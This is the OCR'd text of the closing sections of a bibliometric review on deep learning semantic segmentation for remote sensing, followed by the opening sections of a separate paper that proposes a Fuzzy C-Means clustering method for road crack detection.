

Figure 9: Dendrogram generated from factorial analysis, illustrating the hierarchical clustering of key terms used in semantic segmentation research

The factorial analysis dendrogram clusters research topics in Remote Sensing, Machine Learning, Deep Learning, and Semantic Segmentation into two broad categories: applied studies (e.g., land cover classification, geospatial analysis) and computational methods (e.g., deep learning frameworks, machine learning algorithms).

Lower-level clusters reveal themes such as image segmentation, feature extraction, and object detection, alongside computational advances like CNNs, transfer learning, and data augmentation. Emerging sub-clusters on synthetic data and adversarial learning emphasize efforts to improve robustness, generalization, and domain adaptation.

The dendrogram also highlights growing attention to explainability, with clusters on semantic standardization and interpretability. Overall, it reflects the dual focus on applied geospatial applications and algorithmic innovation, underscoring future priorities of reliable, generalizable, and interpretable AI models for remote sensing.

4.8 Most global cited documents

The bar chart presents the ten most cited works in deep learning for remote sensing. Xu Y. (2018) leads with 406 citations, followed by Wurm M. (2019) and Kaiser P. (2017) with 284 and 272, establishing foundational methods for geospatial analysis. Subsequent highly cited studies include Hong D. (2024), Lu Y. (2020), and Prakash N. (2020), addressing transformers, land cover classification, and change detection, while works by Mohammadimanesh F., Schmitt M., and Rahnemoonfar M. expand into urban object detection, synthetic data, and semi-supervised learning.



Figure 10: Most globally cited documents ranked by total citation count from 2015 to 2025.

The spread of years (2017–2024) shows that early milestones remain influential while newer innovations are rapidly gaining recognition. The prominence of IEEE and ISPRS journals further reflects the multidisciplinary nature of this field, bridging computer vision and geospatial science.

5 Discussions

The discussion is organized around the research questions presented in the Introduction, combining bibliometric evidence with insights from the structured literature review to highlight trends, dominant models, and remaining challenges.

RQ1: What are the publication, citation, and collaboration trends in deep learning-based semantic segmentation of remote sensing between 2015–2025?

The analysis of 733 Scopus publications shows rapid growth, with an annual increase of about 29% between 2017 and 2023, reflecting the uptake of deep learning in geospatial AI. Citations are concentrated in *Remote Sensing*, *ISPRS Journal of Photogrammetry and Remote Sensing*, and *IEEE JSTARS*. International collaboration has expanded, with China, the United States, and Germany as leading contributors, and institutions such as Wuhan University, the Chinese Academy of Sciences, and ETH Zurich emerging as major hubs.

RQ2: Which models, datasets, and methodological innovations dominate the literature, and how do their reported performances compare?

CNN-based architectures such as U-Net, SegNet, and DeepLab initially dominated, achieving 75–85% mIoU on benchmarks like ISPRS Vaihingen and Inria. Recent studies emphasize transformer-based models (e.g., SegFormer, Mask2Former, Swin Transformer), which outperform CNNs by 5–10% mIoU on LoveDA and other datasets. Lightweight approaches such as BASNet and SEG-Road enable real-time use with modest accuracy trade-offs, while multimodal designs like MetaSegNet show improved generalization through metadata integration.

RQ3: How have emerging approaches (e.g., transformers, multimodal learning) surpassed traditional CNNs, and what challenges remain unresolved?

Transformers and hybrid models surpass CNNs by modeling long-range spatial dependencies and global context, while multimodal and vision-language methods further improve adaptability across heterogeneous datasets. However, challenges remain, including the absence of standardized benchmarks, limited cross-domain generalization, dataset imbalance, high computational costs, and the lack of explainability frameworks.

Overall, recent years have seen rapid growth in deep learning for geospatial science, supported by high-resolution imagery and the need for automated interpretation. Prolific authors (e.g., Zhang X., Li J., Zhang Y.), leading institutions (Wuhan University, China University of Geosciences), and strong international collaborations, especially between China, the US, Germany, and India, have driven this momentum. Keyword analyses confirm the shift from CNNs to transformer and hybrid models, alongside strategies such as transfer learning, domain adaptation, and few-shot learning. Applications span urban planning, agriculture, disaster response, and environmental monitoring.

Nevertheless, issues of generalization across sensors, computational efficiency, and benchmarking remain unresolved. Scientometric limitations, including keyword inconsistency, citation lag, database bias, and metadata dependence, also constrain interpretation. Future work should prioritize lightweight edge-ready models, multimodal fusion with large language models, explainable AI, and robust cross-domain frameworks. By combining bibliometric mapping with a structured literature review, this study offers both retrospective analysis and forward-looking guidance for semantic segmentation in remote sensing.

6 Conclusion

This bibliometric and systematic review provides a structured perspective on the evolution, growth, and global interest in semantic segmentation of remote sensing. Once a niche topic in computer vision, it has become central to applications in environmental, agricultural, and urban domains, driven by deep learning advances and high-resolution geospatial data. The surge in research from 2017 to 2023, along with the emergence of influential authors, institutions, and collaborations, underscores the field's expanding significance. Keyword and thematic analyses further reveal the shift from traditional models to adaptive, efficient, and application-driven deep learning frameworks.

The novelty of this study lies in its hybrid approach, integrating scientometric mapping with structured literature review to bridge quantitative trends and qualitative insights. Future work should focus on multimodal learning and large language model (LLM)-based frameworks to enhance interpretability, the development of explainable AI (XAI) for trustworthy decision support, and strategies to address dataset imbalance and cross-domain generalization through standardized benchmarks. In sum, this research highlights the strategic role of semantic segmentation in a data-driven world and offers a foundation for advancing both methodological innovation and practical deployment in geospatial analysis.

Future research should expand beyond the limitations of Scopus by incorporating diverse and multilingual sources to capture a more inclusive research landscape. Another promising direction is the integration of explainable AI into segmentation frameworks, enabling greater interpretability and trust in critical applications. Advances in multimodal learning—particularly the fusion of LiDAR, SAR, hyperspectral, and environmental data—also hold potential to improve model robustness. Moreover, addressing challenges of cross-domain adaptation and dataset bias through standardized benchmarks and domain-invariant learning will be essential. Finally, coupling bibliometric trends with systematic performance validation can guide the field toward solutions that are both methodologically innovative and practically relevant.

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Improved Road Crack Detection Utilizing Pixel Categorization with Linear Relationship Based Augmentation in Robust Fuzzy-C Means Clustering

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Keywords: K-Means clustering, Fuzzy C-Means clustering, road crack detection

Received: March 04, 2025

Roads with many cracks are dangerous, hard to inspect manually and required extensive repairs if left unaddressed. Automating crack detection can save time and money, but it's difficult due to poor image quality. To address this, we present a powerful and novel Fuzzy C-Means clustering method for automating fracture identification. This approach utilizes a 3×3 window that encompasses the whole picture and then categorized the pixels into edge or non-edge pixels using a second order difference equation prior to segmentation. Moreover, it allows for edge pixel augmentation within every window, which effectively highlights the details of fractures. This enhancement employs an augmented scaling factor derived from pixel contribution ratio alongside Michelson contrast to improve the edge and crack detection accuracy. Furthermore, the intensity difference is incorporated to addressing the ambiguity that arises in cluster assignments when Euclidean distances are identical during segmentation, leading to more precise and reliable fracture identification. Additionally, the proposed novel algorithm demonstrates effective crack detection on unfamiliar photographs across various scenarios, without the reliance on a training dataset. The empirical findings indicate that the proposed Fuzzy C-Means Clustering algorithm (called as CLAFCMC) achieves superior performance in term of Partition Entropy, Davies-Bouldin Index, and Partition Index values compared to the existed methods such as K-Means Clustering, Fuzzy C-Means Clustering, and Manhattan distance-based Fuzzy C-Means Clustering for road crack detection. Furthermore, the algorithm optimizes computational efficiency, significantly reducing execution time. These results validate the algorithm's reliability and effectiveness, positioning it as a highly promising solution for automated road crack detection systems.

Povzetek: Obravnava izboljšano metodo zaznavanja razpok na cestnih površinah, ki temelji na kategorizaciji slikovnih točk in razširjanju podatkov z linearnimi relacijami v okviru robustnega fuzzy C-means gručenja. Predlagani pristop izboljša zaznavo razpok v zahtevnih pogojih.

1 Introduction

Road cracks reduce functionality and are often caused by aging infrastructure, rough terrain, and heavy traffic. Consequently, prompt detection is essential to minimize maintenance expenses and ensure safe driving conditions. So, it is crucial to get precise data on road cracks, which can be done manually or automatically [1]. Manual detection methods are laborious and error-prone, whereas automated systems yield faster and more accurate results [2][3][4], though picture noise may compromise their accuracy. Significant work is underway to improve strategies for automated detection algorithms, aiming to enhance their performance in identifying road cracks from photos. The method for detecting cracks in the road image (mention in Figure 1) using a self-collected dataset is based on taking pictures of the areas of the road where cracks are anticipated using a camera or a similar device [2]. The captured photos should be pre-processed to get rid of extraneous factors that degrade quality. This stage involves converting the photos to grayscale, making subsequent processing faster and more efficient. After pre-processing, the images are segmented to extract specific features. Various methods can differentiate regions with similar pixel characteristics. But clustering, in particular, has proven to be the most effective technique for isolating similar pixels in raw pictures that highlight particular characteristics.

In order to aid in the recognition of road fracture patterns from photographs, the existing clustering approaches such as K-means clustering (KMC) strategy [5][6], the Fuzzy C-Means clustering (FCMC) approach [7][4], Manhattan Distance based Fuzzy C-Means clustering (MHFCM) algorithm [8] are adopted. Further details regarding these are supplied in Section II. Thus, the primary objective of the proposed strategy is to create an innovative and exceptionally effective novel FCM clustering (*called as CLAFCMC*) approach for fracture autonomous

identification by utilising the knowledge gained from above mentioned existing clustering approaches. Hence, this approach achieves the fracture effectively and also making it feasible to recognise fissures despite low-contrast photographs. To evaluate the proposed algorithm, the variety of road fracture pictures from a personally compiled dataset were utilized. The following are the proposed method's key steps:

1) The two-dimensional road images were processed using 3×3 window ($\widehat{W}_{dow}^{(3\times3)}$), it covers the complete photo.
2) The image data were sorted into edge pixels ($\tilde{E}_{\mathcal{P}x}^{e}$) and non-edge pixels ($\tilde{E}_{\mathcal{P}x}^{n}$) by employing Laplacian-based second-order pixel differentials (S_e^{od}) under image pixel Categorization ($\hat{I}_{\mathcal{P}ix}^{\mathcal{C}n}$).
3) The augmentation of the image's edge pixels ($A_{\mathcal{P}x}^{e}$) has been performed on each $\widehat{W}_{dow}^{(3\times3)}$ to enhance each $\tilde{E}_{\mathcal{P}x}^{e}$.
4) Additionally, the intensity difference between maximum and minimum pixels ($i_{max.,min.}^{d}(g)$) represents the more precise and reliable fracture identification in an image.
5) The experimental findings reveal that the *CLAFCMC* segmentation technique proposed here excels beyond its counterparts—KMC, FCMC, and MHFCM—in accurately identifying a range of road surface anomalies such as alligator, transverse, and longitudinal fractures, along with potholes, within road imagery.



Figure 1: Road cracks detection layout leveraging processing of images

The remaining of paper is structured accordingly: Section II explores a discussion on the KMC and FCMC algorithms, along with their various adaptations. Section III offers comprehensive insights and elucidates the suggested algorithm. Section IV provides the experimental data and discussion, whereas Section V summarizes or conclude our findings and suggests directions for further research.

2 Depiction of fuzzy C-Means clustering algorithms

A concise overview of both traditional & advanced FCMC algorithm, along with the related latest approaches for road cracks recognitions, are presented in this Section.

2.1 Traditional fuzzy C-Means clustering

The renowned FCMC algorithm, which uses an iterative unsupervised learning process [9], was extended by Bezdek et al. [7][4] for photo segmentation. By distributing each data point with a membership degree among several clusters, FCMC works incredibly well in noise-free conditions. The final cluster values are impacted with respect to the closeness to centroids and the strength of membership, maintaining a normalized distribution of memberships [9][10]. The core operations of the traditional FCMC approach are outlined as follows [11][12][13]:

1. The FCMC's Objective function is defined as follows [8]:

$$F_o(\xi, K) = \sum_{a=1}^{q}\sum_{h=1}^{s}\xi_{ha}^{v}\|T_h - K_a\|^2 \quad (1)$$

Where T_h is finite datapoints, K_a is cluster centers, s & q is total pixels & clusters, v is fuzzification parameter & typically, values in the range [1.5-2.5] yield optimal results for image segmentation.

2. At its onset, the membership matrix (ξ_{ha}) is subjected to random initialization through: $\sum_{a=1}^{q}\xi_{ha} = 1$; where $\boldsymbol{\xi} = [\xi_{ha}]_{q\times s}$ with $0 \le \xi \le 1$.

3. Apply the subsequent equation to determine K_a

$$K_a = \frac{\sum_{h=1}^{s}\xi_{ha}^{v} * T_h}{\sum_{h=1}^{s}\xi_{ha}^{v}};$$

$$a=1,23,\ldots q \text{ and } v> 1 \quad (2)$$

4. Upgrade ξ_{ha}: compute the updated ξ_{hg} using:

$$\xi_{ha} = \frac{\left[\frac{1}{D_{h\,a}}\right]^{\frac{1}{v-1}}}{\sum_{c=1}^{q}\left[\frac{1}{D_{hc}}\right]^{\frac{1}{v-1}}} \quad (3)$$

Where D_{ha} $(= \|T_h - K_a\|)$ is Euclidean distance

5. The iterative procedure concludes when the $\left\|\boldsymbol{\xi}^{(L+1)} - \boldsymbol{\xi}^{(L)}\right\|$ falls below the positive threshold, designated as δ. In this context, L signifies the iteration index. Or either return to stage number 3 and continue the process till fixed number of centroids achieved.

FCMC approach work well in segmenting noise-free images but face challenges with images containing noise and artifacts. This is mainly due to their inability to account for neighboring pixel interactions, making computational time management less efficient [9][14].

2.2 Advanced Fuzzy C-Means clustering

Road crack detection by hand is time-consuming and prone to errors, which emphasises the requirement of an approach that can reliably identify fractures from new photographs under a variety of environmental conditions. The FCMC is gaining recognition as an effective unsupervised clustering technique for image

segmentation and has been successfully used to detect fractures, but its application to automated road crack detection is limited. Consequently, the advanced FCMC algorithms employed in road crack detection are given below:

Noh et al. [15] showcased an approach for identifying rifts in concrete images, employing FCMC & various noise mitigation strategies for segmentation. Nonetheless, success rate of crack reorganization significantly declines in clusters with significant noise that contain fractures. Bhard et al. [3] present an algorithm for automatic fracture detection, incorporating optimal enhanced edge pixels and fuzzy factors. By analyzing the intensities of both edge & non-edge pixels, the technique accurately detects edges in low-contrast pictures without necessity of training datasets or complicated parameter tuning. Consequently, this leads to enhances fracture detection and outperforms existing techniques.

To lessen noise from the background and improve image smoothness, Oumaa et al. [17] use a multi-scale wavelet transform filtering technique. Later, they apply a better method of pothole detection and classification by using morphological refinement and unsupervised FCM clustering. Their strategy also demonstrates accuracy in estimating the shapes and sizes of potholes. In order to integrate Manhattan distance (M_{dis}) and histogram equalization (h_{eaz}) inside the FCMC framework, Bhardwaj et al. [8] utilize the MHFCM approach. The integration of M_{dis} enhances accuracy by measuring dissimilarity between the dataset and cluster centroids, thereby improving cluster distinction. Furthermore, total picture contrast is improved by h_{eaz}. Therefore, the MHFCM method proves effective in identifying distinct kind of road cracks in photo. The mathematical illustration of the M_{dis} & h_{eaz} is given below:

$$(M_{dis})_{ha} = |T_h - K_a| \tag{4}$$

Whereas $a = 1,2,3,\ldots\ldots, q$ and $h = 1,2,3,\ldots\ldots, s$

$$h_{eaz}(o) = P(x_o) = \frac{T_o}{s} \; ; \; 0 \leq o \geq a\text{-}1 \tag{5}$$

Whereas a & s represent the total number of gray levels & pixels, respectively, T_o denotes the total count of pixels corresponding to identical intensity level o. Although the MHFCM is effective in fracture detection but it has a number of drawbacks. The h_{eaz} process affects the entire image by enhancing overall contrast, but it may sacrifice the local details near boundaries and edges. Furthermore, for best results, both h_{eaz} and FCMC require proper parameterization, which introduces processing difficulties into the MHFCM architecture. Combining these methods can further increase complexity and lead to longer processing times, particularly for large-scale images.

2.3 Literature survey

Innovating approaches for the quick identification of road cracks are shown by Cubero et al. [16], who also show how to use these techniques to extract key characteristics required for the cracks' identification. In the end, a decision tree heuristic approach is used to classify an image. According to Bhard et al. [6], KMC requires a preset amount of clusters, which can be difficult to accomplish when working with complex or high-dimensional data. Shi et al.'s automated system [18] lowers noise while diagnosing road rifts by understanding the fundamental structural properties of cracks. Wang et al. [19] claim that pavement picture virtue is essential for fracture identification. However, shadows and shadow-like noises are often present in these images. These can come from telegraph poles, buildings, trees, lights, lamps, and other items. To get over this problem and extract pavement fractures from a shaded photograph, an image processing technique is proposed.

The author et al. [20] introduce an innovative crack detection method for road maintenance, overcoming the limitations of current techniques. The approach, built upon Faster-RCNN, incorporates an optimized feature extraction network, leading to better accuracy and generalization across diverse conditions. Real-world testing demonstrates its potential to replace time-consuming traditional methods, offering a practical and efficient solution for road crack detection.

A novel method for identifying pavement cracks is presented by Xiaoran et al. [21], which use a deep convolutional neural network fusion model. It integrates the benefits of both the U-Net model and the SSD convolutional neural network. To increase identification confidence, the model is first applied to categorize and identify cracks. The pavement cracks are then precisely defined using a fracture segmentation network. The precession of classifying and segmenting pavement fractures has significantly improved due to advancements in feature extraction structure and model hyper parameter optimization. Ultimately, the segmentation findings are used to determine the length, breadth (for linear fractures), and area (for alligator rifts). Firstly, to enhance the suppression of noise and edge feature extraction, the authors Jie et al. [22] integrate the bilateral filter and the four-way Sobel operator into the Canny method. Following non-maximum repression, gradient information is adaptively used to establish a dynamic threshold. Following morphological analysis of the detection map and region-wise grading, the bilateral filter variables are adjusted according to the results of recognition. The convolutional feature extraction module is subsequently utilized to create the Canny Road crack detection map. It first fuses the lower feature layer of the DeepLab V3+ detection network together its higher feature layer. The final map is produced using convolutional feature extraction.

This paper presents the novel pixel-level semantic segmentation network, known as Crack W-Net, as introduced by Chengjia et al. [23]. Convolutional neural networks with a skip-level round-trip sampling block structure are employed to develop it. A method for identifying road fractures based on deep learning principles is described by Li et al. [24]. It suggests a novel activation function called MeLU, an innovative differentiable computing method, and an original

architecture called DDLCN (Deep Dictionary Learning and Encoding Network). The standard Mask-RCNN algorithm, which was enhanced by specific enhancements, serves as the foundation for this technique. Evaluation juxtapositions demonstrate significant benefits in terms of F1-score, recall, and accuracy.

By combining an attention mechanism with multiscale dilated convolutions to improve extraction of features, Weidong et al. [25] present an efficient fracture detecting network. To achieve precise identification, a module for up sampling integrates layer attributes. Severity of fractures is determined by assessing the width and fork division, and they can be categorized as transversal, longitudinal, block, or alligator forms. The authors of the work, Jong et al. [26], successfully handle the challenge of gathering datasets by employing a data augmentation technique focused on learning about fracture thickness and detection. This is a money- and time-efficient process. Moreover, a method of adaptively processing fracture data is introduced to improve efficiency. The method entails building a quad tree depending on the occurrence of cracks. The crack detection technology is tested in a variety of scenarios in order to confirm the degree of precision gain. According to IoU (Intersection over Union), the outcomes demonstrate superior precision in every scenario. The false detection rate is about 25% when the system operates in the absence of extra crack data. But with the augmentation mechanism in place, the rate of false positives is significantly reduced. The authors et al. [30] propose a hybrid crack detection method combining noise-tolerance and edge precision, outperforming CrackIT and deep learning methods (HED, RCF, FPHB) on standard datasets while reducing discretization errors.

The author et al. [31] proposes leveraging explainable AI (XAI) to generate segmentation masks with weak supervision, reducing labeling efforts. While less precise than supervised methods, the approach effectively supports crack severity and growth monitoring. The author et al. [32] use Fast Point Feature Histograms (FPFH) and a specially designed 3D PatchCore algorithm to suggest a way to use point clouds and geometric distortions to find cracks in masonry arch bridges. Experiments on artificial point clouds created using 3D FEM demonstrate that the approach is reliable contrary noise, damage, & surface roughness while detecting both internal and external cracks. However, it still has difficulties in identifying small curvature and in-plane distortions.

Therefore, to address the shortcomings of current methods, an effective technique for pixel classification and pixel enhancement is essential, utilizing a 3×3 window. The classification approach distinguishes edge and non-edge pixels. Then after, a scaling factor is applied to enhance edge pixels before segmentation, improving pixel detail and contrast. Incorporating all in the segmentation process strengthens extracting features, suppresses noise, optimizes clustering, & sharpens borderline accuracy. These innovative capabilities are integrated into the suggested approach, as explained in Section 3.

3 Proposed method

In this Section, we describe an innovative and beneficial approach to diagnosing road fractures. We have introduced a proficient or novel method for recognizing fractures, leveraging Fuzzy C-Means Clustering, known as the *CLAFCMC* methodology, specifically designed for detecting road cracks. This novel approach incorporates the image pixel Categorization ($\hat{I}_{\mathcal{P}ix}^{\mathcal{C}n}$) and augmentation of the image's edge pixels ($A_{\mathcal{P}x}^{e}$). The aim of this strategy is to tackle the shortcomings and problems associated with the techniques discussed in Section II. Consequently, this technique utilizes a 3×3 window ($\widehat{W}_{dow}^{(3\times3)}$) (as depicted in Fig. 2) that spans the entire image $K \times l$ to implement the $\hat{I}_{\mathcal{P}ix}^{\mathcal{C}n}$. The $A_{\mathcal{P}x}^{e}$ is essential for highlighting more intricate details and improving feature discernment while preparing picture data for assessment. Therefore, prior to segmentation, pixels undergo the enhancement using augmented scaling factor with in $\widehat{W}_{dow}^{(3\times3)}$ for reliable fracture detection. Additionally, the intensity difference between maximum and minimum pixels ($i_{max.,min.}^{d}(g)$) utilized in segmentation, ensuring precise and reliable fracture detection. Consequently, this proposed algorithm intensifies the contrast between discrete areas or objects in photo, improving clustering as well as boundary definition & culminating in better results. The details of $\hat{I}_{\mathcal{P}ix}^{\mathcal{C}n}$ and $A_{\mathcal{P}x}^{e}$ for *CLAFCMC* approach is elaborated upon below:

3.1 Image pixel categorization in 3×3 window

The $\hat{I}_{\mathcal{P}ix}^{\mathcal{C}n}$, categorises the image pixels inside a $\widehat{W}_{dow}^{(3\times3)}$ using a S_e^{od}, shown in Fig. 2. This categorization efficiently distinguishes into edge pixels ($\tilde{\mathrm{E}}_{\mathcal{P}x}^{e}$) & non-edge pixels ($\tilde{\mathrm{E}}_{\mathcal{P}x}^{n}$) before the segmentation procedure.



Figure 2: S_e^{od} of the central pixel in $\widehat{W}_{dow}^{(3\times3)}$ purlieus in four directions

Thus, the mathematical expression corresponding to the $\widehat{W}_{dow}^{(3\times3)}$ tactic can be articulated as follows [27]:

$$\widehat{W}_{dow}^{(3\times3)} = \left[\hat{O}_{ð+ĩ,ŏ+ĩ}\right] \quad (6)$$

$$for\ ĩ = t\ to\ t+2\ \ and\ \ ĩ = \ q\ to\ q+2$$

$$for\ t = -1,0,1,2,..,k-2\ \ \ and\ q = -1,0,1,2,\ldots,l-2$$



Figure 3: The flowchart of image pixel categorization in 3 × 3 window

Whereas $\hat{O}_{ð+ĩ,ŏ+ĩ}$ signifies the individual pixels within $\widehat{W}_{dow}^{(3\times3)}$, ĩ and ĩ indicate the row and column in the same window, ð & ŏ determine the outset indices or offsets (i.e., ð, ŏ is equal to one and so on) and k , l is total count of rows and columns of photograph. Specifically, the rows down from ð represented by ĩ, while the columns to the right of ŏ are represented by ĩ. Implemented together, ð & ŏ, ĩ & ĩ pinpoint an element's exact location inside the frame ($\widehat{W}_{dow}^{(3\times3)}$). The middle pixel of $\widehat{W}_{dow}^{(3\times3)}$ is utilised to compute S_e^{od} [27] in four aloof directions (lateral, longitudinal, oblique, and contrary oblique), as specified in Eq. (7).

$$S_e^{od} = \left|\hat{O}_{ð+ĩ,\ ŏ+ĩ} + \hat{O}_{ð-ĩ,\ ŏ-ĩ} - 2\,\hat{O}_{ð,ŏ}\right| \quad (7)$$

Where the values supplied for (e, ĩ, ĩ) parameter set is [(1, 0, 1), (2, 1, 0), (3, -1, 1), and (4, 1, 1)], represents the four flanks. In order to differentiate between the two-pixel classes as outlined in flowchart in Figure 3, it is necessary to analyses the S_e^{od} in all four directions relative to each examined pixel. Therefore, this S_e^{od} is able to evaluate the entire pixels of photo.

3.2 Augmentation of the image's edge pixels utilizing 3 × 3 window

The augmentation of the image's edge pixels ($\tilde{A}_{\mathcal{P}x}^{e}$) is employed to diligently refine each edge pixel ($\tilde{E}_{\mathcal{P}x}^{e}$) in $\widehat{W}_{dow}^{(3\times3)}$of $k \times l$ image after $\hat{I}_{\mathcal{P}ix}^{Cn}$ to obtain higher-quality edge regions. Therefore, it is imperative to pay great attention to determining the augmented scaling factor ($\tilde{A}_{SF}^{um}$) is crucial for effective enhancement of the original $\tilde{E}_{\mathcal{P}x}^{e}$ value. This $\tilde{A}_{SF}^{um}$ can be computed using an equation that resembled with (or based-on) linear equation called as

linear relationship based equation. Hence, anomalies may arise in the image, if $\tilde{\mathrm{A}}_{\mathrm{SF}}^{\mathrm{um}}$ for $\tilde{\mathrm{E}}_{\mathcal{P}\mathrm{x}}^{\mathrm{e}}$ is set too high, causing exaggerated edges, resulting in an unnatural appearance. Conversely, very tiny values may result in a loss of clarity and sharpness, which may dull or washes out the image. Consequently, using the best approach is necessary to preserve edge quality. Thus, the following is the mathematical expression for augmented edge pixels ($\tilde{\mathrm{O}}_{\mathrm{e}}$), which is obtained by examining both the $[\hat{\mathrm{O}}_{\mathrm{e}}]$ and $\tilde{A}_{SF}^{um}$:

$$[\tilde{\mathrm{O}}_{\mathrm{e}}] = \left[\tilde{A}_{SF}^{um}\right]_{\mathrm{e}} \times [\hat{\mathrm{O}}_{\mathrm{e}}]; \quad \text{for e} = 1,2,3,\ldots,\check{\mathrm{a}} \tag{8}$$

